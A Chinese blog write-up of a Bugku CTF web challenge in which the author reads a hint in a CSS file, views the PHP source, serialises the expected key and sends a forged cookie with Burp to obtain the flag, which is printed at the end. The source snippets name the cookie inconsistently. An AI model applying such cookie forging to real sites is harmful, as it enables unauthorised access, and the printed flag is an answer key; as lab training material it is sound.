




bugku#点login咋没反应-writeup

原创

[do you best](#)  于 2021-12-16 17:46:57 发布  2439  收藏 1

分类专栏: [ctf](#) 文章标签: [css](#) [css3](#) [前端](#) [web安全](#) [php](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_46202048/article/details/121980111

版权



[ctf](#) 专栏收录该内容


4 篇文章 0 订阅

订阅专栏

点login咋没反应

今天简单给友友们分享一下修改数据包上传的一个题型, 请食用。

打开靶场




查看源码有admin.css



CSDN @do you best

查看/?hint



CSDN @do you best

发现admin.css 访问

```
← → ↻ 不安全 | 114.67.175.224:11451/admin.css
应用 百度 阿里巴巴 搜索 淘宝 苏宁易购 京东 天猫 翼淘宝 天猫超市 百度一下

/* try ?15057 */
body {
  background-color: #C1DEE8;
}
p { margin: 20px 0 0; }
.container {
  background-color: #ffffff;
  border-radius: 10px;
  width: 20%;
  height: 20%;
  margin: 10% auto;
  padding: 30px;
}
input[type=text], input[type=password] {
  width: 100%;
  height: 40px;
}
input[type=button] {
  width: 60%;
  height: 40px;
  border-radius: 20px;
}
```

CSDN @do you best

- 发现/* try ?15057 */ 访问

```
← → ↻ 不安全 | 114.67.175.224:11451/?15057
应用 百度 阿里巴巴 搜索 淘宝 苏宁易购 京东 天猫 翼淘宝 天猫超市 百度一下 Gmail YouTube 地图

<?php
error_reporting(0);
$KEY='ctf.bugku.com';
include_once('flag.php');
$cookie = $_COOKIE['BURU'];
if(isset($_GET['15057'])) {
  show_source(__FILE__);
}
elseif (unserialize($cookie) === '$KEY')
{
  echo '$flag';
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<?>
<div class="container" align="center">
  <form method="POST" action="M">
    <p><input name="user" type="text" placeholder="Username"></p>
    <p><input name="password" type="password" placeholder="Password"></p>
    <p><input value="Login" type="button"/></p>
  </form>
</div>
</body>
</html>
<?php
}
?>
```

CSDN @do you best

- 分析代码

```

<?php
error_reporting(0);
$KEY='ctf.bugku.com';
include_once("flag.php");
$cookie = $_COOKIE['BUGKU'];

if(isset($_GET['15057'])){           //isset函数检测输入值是否为空，若为空执行elseif
    show_source(__FILE__);
}                                   //isset函数检测输入值是否为空，若为空执行elseif

elseif (unserialize($cookie) === "$KEY")
    //令cookie值反序列化后的值与ctf.bugku.com相同
{
echo "$flag";    //输出key
}
else {
?>

```

- 当传入的参数是空的，cookie的值反序列化后等于key，则显示flag，使用在线序列化的网站快速实现

<https://www.toolnb.com/dev/runCode/243e11a40a13ca67d0f13d10dadfdd48.html>

- Cookie

The screenshot shows an online PHP execution tool interface. At the top, there are navigation links like '首页', '开发工具', and '反馈与建议'. Below that, the title is 'PHP序列化 - 在线代码运行' with a share link. The code editor contains the following PHP code:


```

1 <?php
2
3 $KEY='ctf.bugku.com';
4 echo serialize($KEY);

```

Below the code editor, there are dropdown menus for '编辑器风格' (set to 'chrome'), '语言选择' (set to 'php:5.6'), and '代码示例' (set to 'php:5.3'). There are also buttons for '说明' and '运行'. The execution results section shows '执行结果 耗时:1.028' and a red box around the output 's:13:"ctf.bugku.com";'. A red arrow points from the word 'cookie' to this output. At the bottom right, there is a watermark 'CSDN @do you best'.

- 使用burp修改数据包发包



CSDN @do you best

```
GET / HTTP/1.1
Host: 114.67.175.224:11451
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
cookie:s:13:"ctf.bugku.com";
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

- 根据返回包成功得到flag!



CSDN @do you best

```
flag{fd86b33cc7871e86c33b67ff01906bcc}
```

【文章仅限网络安全爱好者学习参考使用，请勿用于非法途径。】
#网络安全爱好者#doyoubest